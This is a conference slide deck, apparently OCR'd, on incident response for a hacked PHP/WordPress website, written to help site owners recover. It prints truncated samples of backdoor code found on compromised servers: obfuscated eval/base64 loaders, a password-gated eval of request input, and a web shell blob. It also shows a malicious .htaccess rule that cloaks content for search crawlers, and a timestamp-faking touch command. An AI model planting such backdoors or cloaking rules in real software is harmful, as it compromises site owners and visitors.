I've Been Hacked, Now What?

Beth Tucker Long


Who am I?

- Elizabeth Tucker Long (Beth - @e3betht)
- Editor-in-Chief – php[architect] magazine

  Want to write for us?

  See me after.
- User Group Leader
- Freelance consultant

Looks Fine, right?



http://amouthofthesouth.com/

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What Happened?

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But…

- Content files look normal
- Database info looks normal
- Admin panel does not show that text

- Where is it coming from?

Now What?

- Change the passwords/keys for all accounts (server and software)
- Check for SSH keys left behind (~/.ssh)
- Check the history for shell commands (~/.bash_history)
- Check the history for users/logins
- Contact your hosting company

Now What?

- Check "last" for strange users
- Check "history" for strange commands (even ones outside your session)

```
[beth]$ last
destr0y  ftpd4745  ::ffff:50.138.17 Fri Mar 1 10:40 - 10:46 (00:06)
zerocool ftpd57287 ::ffff:71.203.94 Fri Mar 1 10:00 - 10:00 (00:00)
ccawkdlm pts/1     83.165.216.223   Fri Mar 1 09:29 - 09:30 (00:00)

[beth]$ history
```

Hmm, I don't remember that...

- Next, start looking for strange files on your server:
  - coockies
  - functions
  - inc.php
  - func.php

What Will They Contain?

```
<?php
   eval(gzinflate(base64_decode('239halskdHAISUDHLHlkJFLEAIWAUFW
   LAIFUEWLNAC98WLH3KJCANLDKAHF9238HRLWAJNDKSAJNLFCA4987LIWFKDSJ
   BVLWAIEUFLASKNFCLAKHLFWIEANCAIWECNALIWFEAIWUEHF…
   and so on.
```

- Oftentimes at the top of the file or bottom
- Oftentimes on one line
- Can change "eval" to "echo" to view decoded code, however there are usually many layers of obfuscation

What Will They Contain?

```
<?php
$_f___f='base'.(32*2).'_de'.'code';
if((md5($_REQUEST["img_id"]) ==
"ae6d32585ecc4d33cb8cd68a047d8434") &&
isset($_REQUEST["mod_content"])) {
eval($_f___f($_REQUEST["mod_content"])); exit(); }
$_f___f=$_f___f(str_replace("\n", '',
'P7FB3AybFxmRoovQsw9XvisJsIs58T6CRxPuJufUTk8c3hlJgashBXy7CEnq5GL
YGsz+339CevK1Q9bHZW6BLqnQ5p+P8Fbpk2HeUQ1RsPRFqnushMieeKDTcOcR1vF
RFzo96ZXUzv7sCQ3GsiFooL9HziVRrSPcOd0UuuJ14oEqAfS9d1qskiY6x/iZCbn
IoMasQS7Oh8IGLbxMdA9ylV6uZgFF3L4Pn+ir1BW7tRN99ubywN96t8jPbOGZHtL
fTxtbRKiqaitRjtF2L4//ZrdBynv28pYLn7Hn7Bd0qtRMCaY+NDoclEt06cjqI7p
Ke0wzONYkC1IW8CUnX85QZkiKeeELEIhzs91yIjWDe8+goMheSQBfmCKW5uvgVzn
…and so on
```

What Will They Contain?

```
$OOOOOOOOO=urldecode('%66%67%36%73%62%65%68%70%72%61%34%6
3%6f%5f%74%6e%64');$OOOOOOOO0=$OOOOOOOOO{4}.$OOOOOOOOO{9}
.$OOOOOOOOO{3}.$OOOOOOOOO{5};$OOOOOOOO0.=$OOOOOOOOO{2}.$O
OOOOOOOO{10}.$OOOOOOOOO{13}.$OOOOOOOOO{16};$OOOOOOOO0.=$O
OOOOOOO0{3}.$OOOOOOOOO{11}.$OOOOOOOOO{12}.$OOOOOOOO0{7}.$
OOOOOOOOO{5};$OOOOOOO00=$OOOOOOOOO{0}.$OOOOOOOOO{12}.$OOO
OOOOOO{7}.$OOOOOOOOO{5}.$OOOOOOOOO{15};$OOOOOOO00=$OOOOOO
OOO{0}.$OOOOOOOOO{1}.$OOOOOOOOO{5}.$OOOOOOOOO{14};$OOOOOO
OOO=$OOOOOOO00.$OOOOOOOOO{11};$OOOOOOO00=$OOOOOOO00.$OOOO
OOOOO{3};$OOOOOOO00=$OOOOOOOOO{0}.$OOOOOOOOO{8}.$OOOOOOOO
0{5}.$OOOOOOOOO{9}.$OOOOOOOOO{16};$OOOOOOO00=$OOOOOOOOO{3
}.$OOOOOOOOO{14}.$OOOOOOOOO{8}.$OOOOOOOOO{14}.$OOOOOOOOO{
8};$OOOOOOO00=__FILE__;$OOOOOOOOO=0x10b4;
```

What Will They Contain?

```
eval($OOO000000('aWYoaXNzZXQgKCRfUkVRVUVTVFsiYm9mZiJdKSkN
Cgl7DQoNCiRhdXRoX3Bhc3MgPSAiIjsNCiRjb2xvciA9ICIjZGY1IjsNC
iRkZWZhdWx0X2FjdGlvbiA9ICdGaWxlc01hbic7DQokZGVmYXVsdF91c2
VfYWpheCA9IHRydWU7DQokZGVmYXVsdF9jaGFyc2V0ID0gJ1dpbmRvd3M
tMTI1MSc7DQoNCmlmKCFlbXB0eSgkX1NFUlZFUlsnSFRUUF9VU0VSX0FH
RU5UJ10pKSB7DQogICAgJHVzZXJBZ2VudHMgPSBhcnJheSgiR29vZ2xlI
iwgIlNsdXJwIiwgIk1TTkJvdCIsICJpYV9hcmNoaXZlciIsICJZYW5kZX
giLCAiUmFtYmxlciIpOw0KICAgIGlmKHByZWdfbWF0Y2goJy8nIC4gaW1
wbG9kZSgnfCcsICR1c2VyQWdlbnRzKSAuICcvaScsICRfU0VSVkVSWydI
VFRQX1VTRVJfQUdFTlQnXSkpIHsNCiAgICAgICAgaGVhZGVyKCdIVFRQL
zEuMCA0MDQgTm90IEZvdW5kJyk7DQogICAgICAgIGV4aXQ7DQogICAgfQ
0KfQ0KDQpAc2Vzc2lvbl9zdGFydCgpOw0KQGluaV9zZXQoJ2Vycm9yX2x
…
```

What Will They Contain?

```
/**
 * Creates common globals for the rest of Site
 * Sets $pagenow global which is the current page. Checks
 * for the browser to set which one is currently being used.
 * Detects which user environment SITE is being used on.
 * Only attempts to check for Apache and IIS. Two web servers
 * with known permalink capability.
 */
 /* WARNING: This file is protected by copyright law. To reverse
engineer or decode this file is strictly prohibited. 131 */
error_reporting(0);eval(base64_decode('JGxMOXdGMWFZNHpYNmpUMWdUN
WNOMmNMMmtRM2NKM3VIN25TM3hINGJH…
```

Commonly Injected Files

- .htaccess
- themes
- uploads
- config files

.htaccess file

```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} (google|yahoo) [OR]
RewriteCond %{HTTP_REFERER} (google|yahoo)
RewriteCond %{REQUEST_URI} /$ [OR]
RewriteCond %{REQUEST_FILENAME}
(shtml|html|htm|php|xml|phtml|asp|aspx)$ [NC]
RewriteCond %{REQUEST_FILENAME} !common.php
RewriteCond /home/dir/domain.com/common.php -f
RewriteRule ^.*$    /common.php [L]
</IfModule>
```

Let's See What's Changed

```
[beth]$ ls -la favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Mar 19  2012 favicon.gif


[beth]$ touch favicon.gif
[beth]$ ls -la favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Mar 28  2013 favicon.gif


[beth]$ touch –t 201110011034 favicon.gif
[beth]$ ls -la favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Oct  1  2011 favicon.gif
```

Dates

```
[beth]$ stat favicon.gif
  File: `favicon.gif'
  Size: 0  Blocks: 0  IO Block: 262144 regular empty file
Device: 811h/2065d      Inode: 4673485091  Links: 1
Access: (0644/-rw-r--r--)  Uid: (2130923/treeline)   Gid:
   (358733/pg1324784)
Access: 2011-10-01 10:34:00.000000000 -0700
Modify: 2011-10-01 10:34:00.000000000 -0700
Change: 2013-03-28 14:36:29.259135745 -0700

[beth]$ ls -cl favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Oct  1  2011 favicon.gif
```


Saving Time

```
[beth]$ find ./dir/ -type f -ctime -2 -exec ls -la {} \;
-rw-rw-r-- 1 beth1 beth2 455 Mar 28 14:56 ./dir/test1.php
-rw-rw-r-- 1 beth1 beth2 165 Mar 28 14:56 ./dir/test2.php
```

What Does the Bad Stuff Do?

```
eval(gzinflate(base64_decode('239ha
lskdHAISUDHLHlkJFLEAIWAUFWLAIFUEWLN
AC98WLH3KJCANLDKAHF9238HRLWAJNDKSAJ
NLFCA4987LIWFKDSJBVLWAIEUFLASKNFCLA
KHLFWIEANCAIWECNALIWFEAIWUEHF…
```

Awesome, but Scary



Tracing Access

(Thanks, David Mirza)

```
[beth]$ grep coooockies.php /dir/log/apache2/site1_access_log
   | tr –s ' ' | cut –d ' ' –f1 >> ip-list
```

- grep for all strange files
- grep again using IP address
- grep again for keywords like eval, base64_decode, gzinflate, or a copied string of the encoded code

WordPress Scanning Help

- Exploit Scanner (WordPress):
  http://wordpress.org/extend/plugins/exploit-scanner/
  This plugin searches the files on your website, and the posts and comments tables of your database for anything suspicious. It also examines your list of active plugins for unusual filenames.

- WPScan:
  http://wpscan.org/

Get Cleaning

- Restore from a known clean backup
- Manually clean all changed files
- Make sure all software is up-to-date

Get Cleaning - WordPress

- If using WordPress:
  - overwrite the core files with freshly downloaded ones
  - Uninstall any unused themes
  - Delete the plugins directory and install all plugins from scratch
  - Follow the hardening instructions: http://codex.wordpress.org/Hardening_WordPress
  - Check the uploads dir for PHP files

After Everything is Clean

- Change all passwords again
  - Use passwords that are not words, leet, or the first letters of words in Bible verses or popular songs.
  - Use passwords that are at least 15 characters long
- Regenerate/reissue all SSH key-pairs

Set Up Monitoring

- Vega (automated crawling and vulnerability scanning: http://www.subgraph.com/
- Install WordPress plugins to help: http://www.wpbeginner.com/plugins/how-to-scan-your-wordpress-site-for-potentially-malicious-code/
- Set up a cron job to grep for bad keywords, etc.

```
[beth]$ crontab –e
MAILTO="beth@treelinedesign.com"

Min hour day mon weekday path/to/script.sh
0 1 * * * /home/checkMySite.sh
0 0-23/4 * * * /home/checkMySite/sh
```

Relax for a Moment, and Then…

Investigate Why This Happened

Common Entry Points

- Shared Hosting
- Software that is out-of-date
- Unused themes, plug-ins, and modules
- Applications that are not locked down
- World-readable config files
- Install directories that are not removed (and runnable!)

Backup Files

Never do this:

Database_connection.php.backup20140131

Check Your Code

Go to Eli White's talk:

Web Security and You

14:00

Codebase & Deploy Track

After You Check Your Code…

Have someone else check it.

Be Aware of Security Vulnerabilities

- OWASP Top Ten Project
  https://www.**owasp**.org/index.php/Category:**OWASP Top Ten** Project
- CSI:PHP
  http://csiphp.com/
- <?PHPDeveloper.org – Security Tag
  http://phpdeveloper.org/tag/security

Resources

- Spider Simulator: http://www.webconfs.com/search-engine-spider-simulator.php
- DIY Incident Response by David Mirza: http://www.subgraph.com/downloads/Subgraph-Confoo2013-DIY_Incident_Response.pdf
- FAQ: My site was hacked (WordPress Codex): http://codex.wordpress.org/FAQ_My_site_was_hacked
- Hardening WordPress (WordPress Codex): http://codex.wordpress.org/Hardening_WordPress
- How to completely clean your WordPress install (Smackdown): http://smackdown.blogsblogsblogs.com/2008/06/24/how-to-completely-clean-your-hacked-wordpress-installation/
- How to find a backdoor in a hacked WordPress (Otto on WordPress): http://ottopress.com/2009/hacked-wordpress-backdoors/
- Recommended WordPress Hosting (WordPress): http://wordpress.org/hosting/
- How to scan your WordPress site for potentially malicious code (wpbeginner): http://www.wpbeginner.com/plugins/how-to-scan-your-wordpress-site-for-potentially-malicious-code/
- Exploit Scanner (WordPress): http://wordpress.org/extend/plugins/exploit-scanner/
- WordPress Key Generator (WordPress): https://api.wordpress.org/secret-key/1.1/salt/
- Removing Malware from a WordPress Blog (Sucuri): http://blog.sucuri.net/2010/02/removing-malware-from-wordpress-blog.html

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

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